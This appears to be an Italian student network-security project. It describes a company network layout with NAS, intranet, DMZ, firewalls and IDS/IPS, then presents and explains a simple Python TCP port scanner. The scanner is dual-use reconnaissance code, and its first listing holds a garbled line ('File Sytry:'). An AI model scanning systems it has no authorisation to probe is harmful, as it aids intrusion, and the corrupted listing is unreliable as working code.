
Questa zona contiene il **NAS (Network Attached Storage)**, ovvero un dispositivo di memoria contenente tutti i dati più sensibili dell'azienda.

Abbiamo collocato il **NAS** nella rete interna per garantire l'accesso solo agli utenti autorizzati.

Misure di Sicurezza:

- **Firewall:** il firewall viene configurato per filtrare il traffico sia in entrata che in uscita.
- **IDS:** monitora costantemente il traffico e allerta il personale IT in caso di anomalie senza intervenire direttamente sull'eventuale problema. In questo caso abbiamo preferito un IDS al posto di un IPS per garantire un certo livello di accessibilità ai dati.

RETE AZIENDALE



ZONA INTRANET


La **zona intranet** contiene tutti gli host dell'azienda e dei server privati.

Questa zona è collocata al di fuori della **DMZ** in modo da garantire un maggior livello di sicurezza non permettendo (almeno non direttamente) l'ingresso di pacchetti esterni alla rete .

Misure di Sicurezza:

- **Firewall:** il firewall viene configurato per filtrare il traffico sia in entrata che in uscita.
- **IPS:** monitora costantemente il traffico e interviene se nota qualcosa di sospetto, bloccando eventuali attacchi e intrusioni prima che possano compromettere la sicurezza della rete.

RETE AZIENDALE




COMUNICAZIONE TRA ZONE

Per garantire la comunicazione tra le varie zone aziendali, abbiamo utilizzato:

- Un **router gateway** all'inizio della rete che permette la connessione con internet, fungendo da nodo per tutta la rete.
- Uno **switch** principale per tutta la rete interna più un ulteriore switch per la zona intranet
- Uno **switch** per la zona DMZ che si collega direttamente con il router gateway iniziale.

RETE AZIENDALE



REALIZZAZIONE E UTILIZZO DI UNO SCANNER DI PORTE TCP

```
import socket
from colorama import Fore, Style, init

def scan_ports(ip, start_port, end_port):
    open_ports = []
    closed_ports = []
    for port in range(start_port, end_port + 1):
        File Sytry:
            with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
                sock.settimeout(1)
                result = sock.connect_ex((ip, port))
                if result == 0:
                    print(Fore.GREEN + f"Porta {port} aperta" + Style.RESET_ALL)
                    open_ports.append(port)
                else:
                    print(Fore.RED + f"Porta {port} chiusa" + Style.RESET_ALL)
                    closed_ports.append(port)
        except socket.error as e:
            print(Fore.YELLOW + f"Errore di connessione alla porta {port}: {e}" + Style.RESET_ALL)
    return open_ports, closed_ports

init()

ip = input("Inserisci l'indirizzo IP da scansionare: ")
start_port = int(input("Inserisci la porta iniziale del range da scansionare: "))
end_port = int(input("Inserisci la porta finale del range da scansionare: "))

open_ports, closed_ports = scan_ports(ip, start_port, end_port)

print(Fore.GREEN + f"Porte aperte trovate: {open_ports}" + Style.RESET_ALL)
```

Abbiamo sviluppato un **software** scritto in **Python**, che permette la scansione delle porte **'TCP'** di una macchina e restituisce in output quali porte sono aperte e quali chiuse.

DETTAGLI IMPLEMENTATIVI DEL PORT-SCANNER

```
import socket  
from colorama import Fore, Style, init
```

Abbiamo importato le seguenti librerie:

- **socket**: Questa libreria è essenziale per l'interfacciamento con la rete attraverso Python. Fornisce un set flessibile di strumenti per la creazione e la gestione di connessioni di rete basate su socket, permettendo al nostro scanner di porte di stabilire connessioni **TCP/IP** per testare la disponibilità delle porte su macchine remote.

- **colorama (Fore, Style, init)**: Per migliorare l'interfaccia utente della nostra applicazione, utilizziamo colorama, una libreria che permette la personalizzazione dei testi nel terminale con colori e stili. Ciò facilita la distinzione immediata tra i risultati, evidenziando porte aperte in verde e porte chiuse in rosso, oltre a migliorare la leggibilità generale degli output durante le scansioni.

SVILUPPO DEL PORT-SCANNER

```
def scan_ports(ip, start_port, end_port):
    open_ports = []
    closed_ports = []
    for port in range(start_port, end_port + 1):
        try:
            with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
                sock.settimeout(1)
                result = sock.connect_ex((ip, port))
                if result == 0:
